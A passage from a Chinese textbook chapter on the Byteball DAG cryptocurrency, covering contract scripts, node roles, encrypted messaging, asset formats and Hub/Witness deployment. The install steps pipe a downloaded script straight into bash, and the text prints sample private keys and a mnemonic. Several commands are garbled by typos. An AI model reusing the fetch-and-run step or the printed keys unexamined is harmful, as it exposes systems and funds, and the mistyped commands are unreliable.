单元约束脚本还可以用来实现抵押借贷。假设借款人抵押某种资产借贷 10000bytes，那么借款人和借贷人可以共同签名一笔交易，其中借贷人将 bytes 发送给借款人，同时借款人将抵押资产转入以下脚本定义的地址上，借贷合约如下所示。

严禁网络传播本PDF，违者责任自负！

```
["or", [
    ["and", [
        ["address", "LENDER ADDRESS"],
        ["in data feed", [["TIMESTAMPER ADDRESS"], "datetime", ">", "2017-06-01 00:00:00"]]
    ]],
    ["and", [
        ["address", "BORROWER ADDRESS"],
        ["has", {
            what: "output",
            asset: "base",
            amount: 10000,
            address: "LENDER ADDRESS"
        }]
    ]],
    ["and", [
        ["address", "LENDER ADDRESS"],
        ["address", "BORROWER ADDRESS"]
    ]]
]]
```

上述脚本包括了三层含义：

（1）当时间超过 2017-06-01 00:00:00 时，借贷人可以取走抵押资产；

（2）当借款人归还 10000bytes 至借贷人地址 LENDER ADDRESS 时，借款人可以取回抵押资产；

（3）借贷人和借款人可以协商解除合约。

8. 脚本模板

通过预先设定的脚本模板可以很方便地定义脚本，只需要对模板中的参数进行修改即可。

```
["definition template", [
    "hash of unit where the template was defined",
    {param1: "value1", param2: "value2"}
]]
```

脚本模板需要在单元中发送 app='definition_template' 的消息，并且需要单元到达稳定状态后，脚本模板才可以使用。消息内容与普通的地址定义脚本相同，参数使用 @param1 及 @param2 表示。

8.1.4　Byteball 网络结构

1. Byteball 网络节点分类

从节点功能角度来讲，Byteball 网络节点可以分为中继节点（Relay）、中枢节点（Hub）、

严禁网络传播本PDF，违者责任自负！

播报节点（Oracle）、见证人节点（Witness）、钱包节点（Wallet）。

- 中继节点（Relay）：负责向与其连接的节点转发单元，存储整个 Byteball 区块链数据库，但它本身不保存任何私钥，也不发送任何单元。
- 中枢节点（Hub）：负责为连接到它的设备提供端到端的加密消息传输通道，用于比如收发私密资产、多签名交易、聊天信息等，其他功能与中继节点相同，默认的 Hub 地址为 wss://byteball.org/bb。
- 播报节点（Oracle）：负责不间断地向 Byteball 网络播报数据，数据可以是时间、价格，甚至是 Bitcoin 交易。
- 见证人节点（Witness）：负责不间断地以固定地址发送单元，任何满足该条件的节点都有可能成为见证人。
- 钱包节点（Wallet）：负责与用户交互，收发交易、消息等。

图 8-3 给出了 Byteball 网络结构的示意图。




图 8-3 Byteball 网络结构示意图

从是否存储了完整的区块链数据角度来讲，节点也可以分为全节点和轻节点，全节点保存了完整的区块链数据，而轻节点没有。用户在安装钱包时可以选择是使用全节点还是

严禁网络传播本PDF，违者责任自负！

轻节点。轻节点仅存储与其地址相关的那些单元，它需要从全节点上下载所需的数据，请求条件包括它信任的见证人列表以及它关注的地址。

- **跳跃列表**：假设直接位于主链上的球的 MCI 为 i，如果 i mod 10=0，则该球具有跳跃列表（skiplist_balls），跳跃列表中的值指向之前的球。对于 i 尾数具有的每一个 0，跳跃列表中都有一个 MCI 值与之对应。跳跃列表中的 MCI 值等于在保持尾数 0 的个数相同的情况下最接近 i 的 MCI，比如 i=3000 时，对应的跳跃列表为 [2990,2900,2000]。
- **跳跃距离**：对于跳跃列表中的 MCI 值，它与当前球的 MCI 值的差值称为跳跃距离。
- **最近的球**：当前节点已知的距离当前时刻最近的球（last_ball），每个单元在发送时必须包含其已知的最近的球。

全节点接收到轻节点发送的见证人列表和关注地址，在其存储单元的数据库中搜索与轻节点关注地址相关的单元。同时，对于每一个相关的单元，全节点构造一条证据链，构造方法如下：

（1）沿着主链回溯，当已收集到轻节点给定见证人列表中的绝大部分见证人时停止（这是寻找见证人的过程），记录这些主链上的单元，记作单元集合 C；

（2）选择单元集合 C 中时间最早的单元（也是 MCI 最小的单元），获取其 last_ball；

（3）从 last_ball 这个单元开始沿着主链回溯，直至遇见包含 skiplist_balls 的球停止，记录这些主链上的球，记作球集合 B；

（4）使用 skiplist_balls 继续沿主链回溯，跳转到 skiplist_balls 中跳跃距离最大的球（这是不断加速跳跃的过程）；

5. 重复步骤 4，当下一次跳跃超过目标单元时，减小跳跃距离（这是降速跳跃的过程，极限情况下，不使用 skiplist_balls 回溯，只利用父单元进行回溯），直到目标单元停止。

对于轻节点而言，全节点给出的证据链是可信的，主要有以下两个原因：

- 证据链开始的那些单元包含了轻节点信任的见证人发出的单元；
- 证据链中的连接使用的是 parent_units（寻找见证人过程）、last_ball、skiplist_balls、parent_balls。

因此，通过证据链的方式，轻节点可以判断某个单元是否有效。

2. 端到端加密通道

中枢节点 Hub 用于为不同的用户设备之间提供可靠的端到端加密数据通道，有点类似邮件服务器。Hub 为用户设备提供存储转发服务，用户设备可以选择连接到不同的 Hub。用户设备使用 websocket 连接到 Hub，并采用 TLS 加密。Hub 一旦收到发往某个设备地址

严禁网络传播本PDF，违者责任自负！

的消息，它就会立即转发，转发成功后删除消息。

设备地址是用于标识用户设备的，从而接收其他设备发送的消息，类似于邮件地址。设备地址与钱包地址不同，可以在不同的设备上使用相同的钱包地址。每个设备保存一把永久性的私钥，其对应的公钥做 Hash 后进行 BASE32 编码得到设备地址。为了和钱包地址区分开来，设备地址在其开始位置添加 0 作为标识（0 本身并不是 BASE32 字符）。完整的设备地址还要包括 Hub 名称，比如 `DEVICEADDRESS@hubname.com`。当切换到不同的 Hub 时，@ 之间的地址是保持不变的。

假设发送消息的设备记作 `sender`，接收消息的设备记作 `receiver`，`receiver` 所连接的 Hub 为 hub。那么，当 `sender` 想要与 `receiver` 进行通信时，它需要进行以下操作：

（1）`sender` 修改其 Hub 地址为 hub，默认情况下所有设备连接的都是 `wss://byteball.org/bb`；

（2）`sender` 与 `receiver` 进行配对，可以使用扫描二维码、配对字符串，或者使用 `byteball://` 起始的链接。

所有设备之间的通信均采用了端到端加密（ECDH+AES）和数字签名（ECDSA）。作为通信的唯一中间人，Hub 也无法查看或者修改消息内容，为了提高转发的安全性，设备会生成一个临时私钥，并将对应的公钥上传至它连接的 Hub 上。同时，设备可以定时地更换临时私钥和公钥。

因此，`sender` 在向 `receiver` 发送消息时，它需要完成以下步骤：

（1）与 hub 连接；

（2）从 hub 获取 `receiver` 的临时公钥；

（3）生成一次性的密钥对；

（4）根据一次性私钥和 `receiver` 的临时公钥生成 ECDH 密钥；

（5）使用 ECDH 密钥对消息进行 AES 加密；

（6）添加一次性公钥；

（7）使用设备私钥对整个消息进行签名；

（8）将消息发送给 hub。

对于 `receiver`，它首先需要验证消息的签名，然后使用 `sender` 的一次性公钥和本地的临时私钥解密消息，从而获得消息的内容。

基于 Hub 的设备端到端加密消息通道可以用于设备之间通信，设备之间相互发送的消息不存入 Byteball 数据库中。用户可以利用该通道来发送加密文本消息、多签名交易、隐私资产（比如 blackbytes）等。

严禁网络传播本PDF，违者责任自负！

8.1.5　Byteball 应用方法

1. 数字资产

Byteball 本质上是基于 DAG 的分布式数据库，数据状态一旦确定则不可逆转。在各种类型的数据中，具有社会普遍意义的数据是比较有价值的，比如个人资产数据。在 Byteball 中，资产可以发布、转移以及交换，类似于 Byteball 的基本货币 bytes。资产可以代表任何有价值的东西，比如债务、股票、会员积分、通话时间、商品、其他加密货币等。

定义新资产的消息格式如下所示。

```
unit: {
    ...
    messages: [
        ...
        {
            app: "asset",
            payload_location: "inline",
            payload_hash: "hash of payload",
            payload: {
                cap: 1000000,
                is_private: false,
                is_transferrable: true,
                auto_destroy: false,
                fixed_denominations: false,
                issued_by_definer_only: true,
                cosigned_by_definer: false,
                spender_name_attested: true,
                attestors: [
                    "2QLYLKHMUG237QG36Z6AWLVH4KQ4MEY6",
                    "X5ZHWBYBF4TUYS35HU3ROVDQJC772ZMG"
                ]
            }
        },
        ...
    ],
    ...
}
```

在定义新资产时，可以设置以下属性。

cap：资产总量，比如 bytes 的总量为 10^{15}。

is_private：资产转移是否公开，比如 bytes 为公开。

is_transferrable：资产是否可以在无发行方允许的条件下进行流通，如果不可流通，则资产的收发方中必须有发行方，比如 bytes 为可流通。

auto_destroy：资产在发送回发行方时是否自动销毁，比如 bytes 为不自动销毁。

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

fixed_denominations：资产是否以固定面额进行流通（类似纸币），比如 bytes 可以以任意金额流通。

issued_by_definer_only：资产是否仅由发行方发布，比如 bytes 均在创世单元中发布。

cosigned_by_definer：资产在每次转移时是否必须由发行方共同签名，比如 bytes 不需要。

spender_attested：资产在使用时用户是否需要通过认证，比如 bytes 是不需要的。

attestors：受资产发行方认可的认证地址，可以在后续过程中修改。

denominations：如果资产具有固定面额，定义面额种类以及各类别总量。

transfer_condition：资产转移需要的额外条件，语法与地址定义脚本相同（除了不使用 sig 之外）。

issue_condition：资产发布需要的额外条件。

在定义资产时，每个单元中最多只能有一条 asset 消息。当资产定义单元发布后，后续都通过引用该单元的 hash 来引用该资产。资产只能定义一次，除了 attestors 之外均不能进行修改。资产定义的解释权在发行方，其具体含义由其进行解释。资产定义中的不同属性的组合可以适用不同的场景。

发布资产的消息格式如下所示。

```
unit: {
    ...
    messages: [
        ...
        {
            app: "payment",
            payload_location: "inline",
            payload_hash: "hash of payload",
            payload: {
                asset: "hash of unit where the asset was defined",
                inputs: [
                    {
                        type: "issue",
                        amount: 1000000,
                        serial_number: 1,
                        address: "ISSUER ADDRESS" // only when multi-authored
                    },
                    ...
                ],
                outputs: [
                    {
                        address: "BENEFICIARY ADDRESS",
```

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

```
                        amount: 12345
                    },
                    ...
                ]
            }
        },
        ...
    ],
    ...
}
```

总量有限的资产必须在一个交易中全部发布，比如所有的 bytes 都是在创世单元中发布的。如果资产总量有限，发布时 serial_number 必须为 1；如果资产总量不受限，每次发布时 serial_number 必须保证不同。

转移资产与 bytes 类似，只是需要加上资产的 ID，其消息格式如下所示。

```
unit: {
    ...
    messages: [
        ...
        {
            app: "payment",
            payload_location: "inline",
            payload_hash: "hash of payload",
            payload: {
                asset: "hash of unit where the asset was defined",
                inputs: [
                    {
                        unit: "hash of source unit",
                        message_index: 0,
                        output_index: 1
                    },
                    ...
                ],
                outputs: [
                    {
                        address: "BENEFICIARY ADDRESS",
                        amount: 12345
                    },
                    ...
                ]
            }
        },
        ...
    ],
    ...
}
```

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

2. 隐私资产

公开资产在转移过程中，其内容在交易中是完全公开的。而对于隐私财产，在转移时，仅发送特定时间点资产转移的证据；同时，发送者通过私有通道把资产发送给接收者；接收者可以通过区块链上的资产转移证据来验证是否得到该笔资产。

为了解决双花问题，需要在单元增加新的字段 spend_proof，要求如下：

- 它仅依赖于其所花费的输出，相同的输出将产生相同的 spend_proof。
- 无法通过它逆向推断出所花费输出的任何信息。

例如采用如下方式生成 spend_proof。

```
spend_proof = hash({
    asset: payload.asset,
    unit: input.unit,
    message_index: input.message_index,
    output_index: input.output_index,
    address: src_output.address,
    amount: src_output.amount,
    blinding: src_output.blinding
})
```

其中，payload.asset 表示需要转移的资产，input 则表示花费输出 src_output 的输入。隐私资产的输出必须包含扰乱因子 blinding，它使得无法通过 spend_proof 来逆向推到出其使用了哪个输出。

对于隐私资产的发行来讲，其 spend_proof 如下所示。

```
spend_proof = hash({
    asset: payload.asset,
    address: "ISSUER ADDRESS",
    serial_number: input.serial_number, // always 1 for capped assets
    amount: input.amount, // issue amount
    denomination: 1 // always 1 for arbitrary-amounts payments
})
```

在发行隐私资产时，由于需要公开表明已发行该资产，因此不需要添加扰乱因子。在资产传递过程中，发送者已知扰乱因子，虽然他可以知道接收者是否花费了这笔资产，但是他无法知道这笔资产的下一个接收者是谁，也就无法继续跟踪该笔资产的进一步流向了。

spend_proof 需要添加到区块链单元中，其格式如下所示。

```
unit: {
    ...
    spend_proofs: [
        {
            spend_proof: "the above hash in base64",
```

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！


```
            address: "SPENDING ADDRESS" // only if multi-authored
        },
        ...
    ],
  ...
}
```

在发送隐私资产时，发送者需要完成以下三件事情：

- 对每个输出添加扰乱因子。
- 将隐私资产通过私有通道发送给接收者，以及该资产传递所在的区块链单元。
- 对于单元中每个输入，计算相应的 spend_proof 并加入单元中。

接收者需要检查两件事情：

- 检查收到的隐私资产的 hash 值是否与区块链单元中的 payload_hash 相同。
- 检查通过收到的隐私资产计算得到的 spend_proof 是否与区块链单元中的匹配。

接收者可以验证整个资产转移的过程，并能够回溯到该资产的发布单元。

Byteball 中提供了一种隐私数字资产 blackbytes，其定义如下所示。

```
{
    cap: 2,111,100,000,000,000,
    is_private: true,
    is_transferrable: true,
    auto_destroy: false,
    fixed_denominations: true,
    issued_by_definer_only: true,
    cosigned_by_definer: false,
    spender_name_attested: false,
    denominations: [
        {denomination: 1, count_coins: 10,000,000,000},
        {denomination: 2, count_coins: 20,000,000,000},
        {denomination: 5, count_coins: 10,000,000,000},
        {denomination: 10, count_coins: 10,000,000,000},
        {denomination: 20, count_coins: 20,000,000,000},
        {denomination: 50, count_coins: 10,000,000,000},
        {denomination: 100, count_coins: 10,000,000,000},
        {denomination: 200, count_coins: 20,000,000,000},
        {denomination: 500, count_coins: 10,000,000,000},
        {denomination: 1000, count_coins: 10,000,000,000},
        {denomination: 2000, count_coins: 20,000,000,000},
        {denomination: 5000, count_coins: 10,000,000,000},
        {denomination: 10000, count_coins: 10,000,000,000},
        {denomination: 20000, count_coins: 20,000,000,000},
        {denomination: 50000, count_coins: 10,000,000,000},
        {denomination: 100000, count_coins: 10,000,000,000}
    ]
}
```

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

3. 数据

对于非结构化数据（文本），用户可以在 Byteball 中进行存储，消息格式如下所示。

```
unit: {
    ...
    messages: [
        ...
        {
            app: "text",
            payload_location: "inline",
            payload_hash: "hash of payload",
            payload: "any text"
        },
        ...
    ],
    ...
}
```

文本可以是任意内容：用户可以利用这个发布不能被篡改的公告、微博等；也可以存储一些非明文的内容，比如合约的 hash 值之类的。

对于结构化数据，用户也可以使用 Byteball 存储任意的结构化数据，消息格式如下所示。

```
unit: {
    ...
    messages: [
        ...
        {
            app: "data",
            payload_location: "inline",
            payload_hash: "hash of payload",
            payload: {
                key: "value",
                another_key: {
                    subkey: "other value",
                    another_subkey: 232
                }
            }
        },
        ...
    ],
...
}
```

4. 投票

用户可以使用 Byteball 发起投票，消息格式如下所示。

```
unit: {
    ...
```

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！


```
    messages: [
        ...
        {
            app: "poll",
            payload_location: "inline",
            payload_hash: "hash of payload",
            payload: {
                question: "Should the United Kingdom remain a member of the
                    European Union or leave the European Union?",
                choices: ["Leave", "Remain"]
            }
        },
        ...
    ],
    ...
}
```

同时，用户可以响应投票，其消息格式如下所示。

```
unit: {
    ...
    messages: [
        ...
        {
            app: "vote",
            payload_location: "inline",
            payload_hash: "hash of payload",
            payload: {
                unit: "hash of the unit where the poll was defined",
                choice: "Leave"
            }
        },
        ...
    ],
    ...
}
```

投票的有效性需要由发起投票方来决定，Byteball 仅仅检查投票选项是否在给定集合内。比如，如果发起投票方要求只允许经过认证的或在白名单上的用户进行投票，那些无效的投票也会被 Byteball 记录，需要由发起方自行判别。

5. 认证

用户可以通过 Byteball 发布和存储个人信息，消息格式如下所示。

```
unit: {
    ...
    messages: [
    ...
```

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！


```
        {
            app: "profile",
            payload_location: "inline",
            payload_hash: "hash of payload",
            payload: {
                name: "Joe Average",
                emails: ["joe@example.com", "joe@domain.com"],
                twitter: "joe"
            }
        },
        ...
    ],
    ...
}
```

用户可以发布任意的个人信息，但是其真实性是无法保证的，只有通过认证的信息才是可信的。

认证消息用于确定用户发布的个人信息的真实性，其消息格式如下所示。

```
unit: {
    ...
    messages: [
        ...
        {
            app: "attestation",
            payload_location: "inline",
            payload_hash: "hash of payload",
            payload: {
                address: "ADDRESS OF THE SUBJECT"
                profile: {
                    name: "Joe Average",
                    emails: ["joe@example.com"]
                }
            }
        },
        ...
    ],
    ...
}
```

认证消息中的个人信息不一定与用户自己发布的信息一致，事实上，用户甚至没有自己发布过个人信息。

Byteball 中的认证者类似于现实世界中的实名认证，认证某个地址是归属于某个个人或组织。认证方可以向被认证方收取少量费用。一般来讲，见证人节点是需要通过认证的，这样可以提高手信任度。被认证方可以选择不公布认证信息，而只在 Byteball 中保存认证证据，并在合适的时机公布。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

8.2　Byteball 实战开发

8.2.1　Byteball 安装部署

本节将介绍 Byteball 的安装部署方法。首先介绍 Byteball 的运行环境和配置要求，然后介绍依赖的反向代理服务器 Nginx 的安装部署方法，再着重描述了中枢节点（Hub）和见证人节点（Witness）的安装部署方法，从而实现 Byteball 系统的部署。

1. Byteball 运行环境配置要求

硬件环境是一套 witness 服务器、hub 服务器和 headless 平台钱包服务器组成的硬件环境。硬件设备的基本配置如表 8-1 所示。

表 8-1　系统硬件环境

序　号	节点名称	基本配置
1	hub	CPU：Intel 4 核，3.0GHz 以上 内存：8GB 存储：256 GB SSD 操作系统：Ubuntu 16.04.4 LTS
2	Witness	CPU：Intel 4 核，3.0GHz 以上 内存：8GB 存储：256 GB SSD 操作系统：Ubuntu 16.04.4 LTS

Byteball 运行软件环境如下。

- Hub：使用 node v6.10 版本。
- Witness ：使用 node v5.12 版本。
- Nginx v1.10.3 (Ubuntu)。

2. Byteball 节点 Nginx 安装部署

Nginx(engine x) 是一个高性能的 HTTP 和反向代理服务器，也是一个 IMAP/POP3/SMTP 服务器。Nginx 是由伊戈尔 · 赛索耶夫为俄罗斯访问量第二的 Rambler.ru 站点（俄文：Рамблер）开发的，第一个公开版本 0.1.0 发布于 2004 年 10 月 4 日。

其将源代码以类 BSD 许可证的形式发布，因它的稳定性、丰富的功能集、示例配置文件和低系统资源的消耗而闻名。2011 年 6 月 1 日，nginx 1.0.4 发布。

Nginx 是一款轻量级的 Web 服务器 / 反向代理服务器及电子邮件（IMAP/POP3）代理服务器，并在一个 BSD-like 协议下发行。其特点是占有内存少，并发能力强，事实上 Nginx 的并发能力确实在同类型的网页服务器中表现较好，有很多国内的网站都是 Nginx 的用户：百度、京东、新浪、网易、腾讯、淘宝等。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

Nginx 安装在 Ubuntu 16.04.4 LTS 操作系统中，具体安装部署步骤如下。

Step1：安装 nginx。

在服务器上执行如下命令，然后根据提示输入 root 账户密码，然后一路默认回车完成安装。

```
sudo apt-get install nginx
```

Stept2（一）：配置 hub 的 Nginx。

执行如下命令打开配置文件。

```
sudogedit /etc/nginx/conf.d/byteball.conf
```

输入如下配置信息（hub 配置文件）。

```
#添加server节点
server {
    #listen 80 default_server;            //注释掉
    #listen [::]:80 default_server;       //注释掉、此文件是被default配置include进去的，
                                           在默认配置里面有指定。

    listen 443 ssl;
    listen [::]:443 ssl;

    #ssl_certificate
    "/etc/letsencrypt/live/byteball.live/fullchain.pem"; //TLS证书
    #ssl_certificate_key
    "/etc/letsencrypt/live/byteball.live/privkey.pem"; //TLS私钥

    // if ($host != "byteball.live")      //请求主机头字段，是否为服务器名称
    // { rewrite ^(.*)$ https://byteball.live$1 permanent; }
    // if ($https != "on")                                    //https是否是https链接
    // { rewrite ^(.*)$ https:// byteball.live $1 permanent; }
    //以上目前是注释掉的
    location = /bb {
        proxy_pass http://localhost:6615; //hub本地服务端口8286
        proxy_http_version 1.1;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection "upgrade";
    }

    root /var/www/html;
    server_name _; //禁止ip访问
}
```

然后按“Ctrl+s”键保存配置信息，接着关闭文件。

Stept2（二）：配置 witness 的 Nginx。

执行如下命令打开配置文件。

非卖品，仅供非商业用途或交流学习使用

```
sudogedit /etc/nginx/conf.d/byteball.conf
```

输入配置信息如下（hub 配置文件）所示。

```
#添加server节点
server {
        listen 80;
        server_name n3.byteball.org;#服务器的域名
        location / {
        proxy_pass http://localhost:6613;
        proxy_redirect default;
    }
}
```

然后按“Ctrl+s”键保存配置信息，接着关闭文件。

Stept3: 执行如下命令验证 Nginx 配置文件是否有错。

```
sudo nginx -t
```

没有报错信息表示配置文件无误。

Stept4: 执行如下启动 Nginx。

```
sudo systemctl start nginx
```

说明：如有必要，执行命令停止 Nginx。

```
sudo systemctl stop nginx
```

执行命令重启 Nginx。

```
sudo systemctl restart nginx
```

Stept5：然后用浏览器打开服务器的域名，显示 Nginx 欢迎页面表示成功。

3. Byteball 中枢节点（Hub）安装部署

Byteball 中枢节点（Hub）在 Ubuntu 16.04.4 LTS 操作系统中，具体安装部署步骤如下。

Step1：安装 curl。

在服务器上执行如下命令。

```
sudo apt install curl
```

然后一路默认完成安装。

Step2：安装 nvm。

在服务器上分别执行两个命令。

```
curl https://raw.githubusercontent.com/creationix/nvm/v0.31.1/install.sh | bash
source ~/.bashrc
```

非卖品，仅供非商业用途或交流学习使用

Step3：安装 nodejs。

在服务器上执行如下命令安装 nodejs 6.10（注意以后使用前最好使用命令 node-v 查看当前使用的 nodejs 版本是否是 6.10，如果不是则使用命令 nvm use 6 切换到 6.10 版本）。

```
nvm install 6.10
```

Step4：安装 screen。

在服务器上执行如下命令安装 screen。

```
sudo apt-get install screen
```

Step5：安装 hub。

将 hub 安装包放入服务器 /home 目录下，然后在服务器上执行以下命令解压即可。

```
tar zxvf hub.tar.gz
```

Step6：启动 hub。

在服务器上执行如下命令开启窗口化模式。

```
screen-S hub
```

然后执行如下命令进入 hub 根目录。

```
cd hub
```

最后执行如下命令启动 hub（注意：启动前需要确定 node 版本是否为 6.10）。

```
npm run hub
```

Step7：hub 启动成功，部署完成。

4. Byteball 见证人节点（Witness）安装部署

Byteball 中枢节点（Hub）在 Ubuntu 16.04.4 LTS 操作系统中，具体安装部署步骤如下所示。

Step1：安装 curl。

在服务器上执行如下命令。

```
sudo apt install curl
```

然后一路默认完成安装。

Step2：安装 nvm。

在服务器上分别执行两个命令。

```
curl https://raw.githubusercontent.com/creationix/nvm/v0.31.1/install.sh | bash
source ~/.bashrc
```

非卖品，仅供非商业用途或交流学习使用

Step3：安装 nodejs。

在服务器上执行如下命令安装 nodejs 5.12（注意使用前最好使用命令 node–v 查看当前使用的 nodejs 版本是否是 5.12，如果不是则使用命令 nvm use 5 切换到 5.12 版本）。

```
nvm install 5.12
```

Step4：安装 screen。

在服务器上执行如下命令安装 screen。

```
sudo apt-get install screen
```

Step5：安装 witness。

将 witness 安装包放入服务器 /home 目录下，然后在服务器上执行以下命令解压即可。

```
tar zxvfwitness.tar.gz
```

Step6：执行创世交易（只需最开始执行一次，以后无需再次创世，且本步骤只需在 3 台 witness 服务器的其中一台上执行）。

执行以下命令，进入 witness 目录。

```
cd witness
```

执行以下命令并根据“Passphrase:”提示输入参数 (如 asdf，可根据需要设置私有的参数值)，生成创世块。

```
nodebgenesis.js
```

如果是第一遍执行创世交易步骤，则将屏幕打印信息中的 unit 值和 ball 值信息复制保存，以便后面设置常量使用；否则继续下面的步骤。

然后，执行以下命令查看生成创世块之后的块信息，并自己复制创世块信息 keys.json 文件并妥善保存。

```
cat ~/.config/witness/keys.json
```

然后，执行以下命令并根据“Passphrase:”提示输入参数（如 asdf，必须与前次生成创世块输入参数一致），读取创世块信息并生成 witness 节点信息。

```
node readinfo.js
```

生成的 witness 节点信息将会打印在窗口，信息如下。

```
{
    "passphrase": "asdf",
    "mnemonic_phrase": "sand truck material easily ramp anchor coin ribbon slim awful
        wise wish",
    "temp_priv_key": "SSUv5CZs4LPcehKtqtyMmeZDqIklnp9lmfaHSXQK1Yc=",
```

非卖品，仅供非商业用途或交流学习使用

```
    "prev_temp_priv_key": "e1vkmYz2PEH7MDoKmkBzIEow09rA79zNZGyzi9dyg8A=",
    "address": "QZZIPTURN5KZNYJJIYQQZVTJHNIMPCZF",
    "wallet": "19sig6D1WsOSBuVkd59MOflaPhHalf0vWtaHunZqWhQ=",
    "is_change": 0,
    "address_index": 0,
    "definition": [
        "sig",
        {
            "pubkey": "A2KNsly1rHbSpQd50WpmGxdnVG0CJyLYCzaHAuV7phOM"
        }
    ],
    "creation_date": "2018-05-03 07:24:02"
}
```

然后以数组形式格式化（即使用 [ ] 将 witness 节点信息包起来，后面连续重复生成多个 witness 节点时，则使用逗号将多个 witness 节点信息隔开）witness 节点信息并将其手动编辑写入到目录 witness 下文件 bgenesis.json 中（务必确保当前目录是 witness 目录），可执行如下命令打开文件。

```
vimbgenesis.json
```

按 i 键进入编辑模式，输入内容后，按 Esc 键退出编辑模式，然后输入“ !qw”保存并退出。文件 bgenesis.json 内容如下所示。

```
[
{
    "passphrase": "asdf",
    "mnemonic_phrase": "sand truck material easily ramp anchor coin ribbon slim awful
        wise wish",
    "temp_priv_key": "SSUv5CZs4LPcehKtqtyMmeZDqIklnp9lmfaHSXQK1Yc=",
    "prev_temp_priv_key": "e1vkmYz2PEH7MDoKmkBzIEow09rA79zNZGyzi9dyg8A=",
    "address": "QZZIPTURN5KZNYJJIYQQZVTJHNIMPCZF",
    "wallet": "19sig6D1WsOSBuVkd59MOflaPhHalf0vWtaHunZqWhQ=",
    "is_change": 0,
    "address_index": 0,
    "definition": [
        "sig",
        {
            "pubkey": "A2KNsly1rHbSpQd50WpmGxdnVG0CJyLYCzaHAuV7phOM"
        }
    ],
    "creation_date": "2018-05-03 07:24:02"
},
{…}
]
```

然后将 witness 信息中的收款地址（即 address 字段值）写入 bgenesis.js，可执行如下命令打开目录 witness 下文件 bgenesis.js（务必确保当前目录是 witness 目录）。

非卖品，仅供非商业用途或交流学习使用

```
vimbgenesis.js
```

文件 bgenesis.js 增加内容如下（多个 witness 节点则多个地址，作为数组变量 witnesses 的元素值）。

```
var witnesses = [
'R5Q5LEGQOYN2BOO2VVHRO47XFEGY6DWV',
'T7TSTZZXGNF7KSKM5DKTPPFZQXUYIHFJ',
'4CNA7HL3PQXWRGRZS7IMEAVYF5QXXPLA'
].sort();
```

最后执行以下命令，删除本地缓存配置文件。

```
rm -rf ~/.config/witness/
```

由于需要配置三个 witness 节点，所以需要重复执行以上步骤三次。

Step7：修改 byteballcore 源码中常量信息文件和配置文件（本步骤只需在 3 台 witness 服务器的其中一台上执行）。

执行以下命令打开常量信息文件 constants.js。

```
vim witenss/node_modules/byteballcore/constants.js
```

修改设置 witness 数量、初始总币额（单位 bytes，1MAIO=10^6bytes）、创世块 hash 地址（前面第一次创世交易保存的 unit 值）、创世球 hash 值（前面第一次创世交易保存的 ball 值）。

```
exports.COUNT_WITNESSES = 3;                                                    //witness数量
exports.TOTAL_WHITEBYTES = e16;                                                 //初始总币额
exports.GENESIS_UNIT = 'l0GRkJBahv46hC6/HKIF64nWkIHIihy2TcAI3EuOwk8=';          //创世块hash地址
exports.BLACKBYTES_ASSET = 'WqlNRGo+ubt1kxWETTgFv0Xpni5kf3429TewuPnrEh8=';//创世块球hash值
```

执行以下命令打开并修改配置文件 conf.js。

```
vimconf.js
```

将 witness 收款地址（address）写入 initial_witnesses 参数。

```
exports.initial_witnesses = [
'R5Q5LEGQOYN2BOO2VVHRO47XFEGY6DWV',
'T7TSTZZXGNF7KSKM5DKTPPFZQXUYIHFJ',
'4CNA7HL3PQXWRGRZS7IMEAVYF5QXXPLA'
];
```

然后将修改后的 byteballcore 替换所有 hub、witness、headless 服务器上 hub、witness、headless 项目目录下 node_modules 里的 byteballcore，并将修改后的 byteballcore 提交到 Github 上（https://github.com/byteball/byteballcore.git）。

最后，将前面保存的 3 个 keys.json 文件，一次替换到 3 个 witness 服务器上 ~/.config/

非卖品，仅供非商业用途或交流学习使用

witness 目录下的 keys.json 文件。

Step8：启动 witness。

在服务器上执行如下命令开启窗口化模式。

```
screen-S hub
```

然后执行如下命令进入 witness 根目录。

```
cd witness
```

最后执行如下命令启动 witness（启动前需要确定 node 版本是否为 5.12）。

```
npm run witness
```

Step9：witness 启动成功，部署完成。

8.2.2 Byteball 应用实例

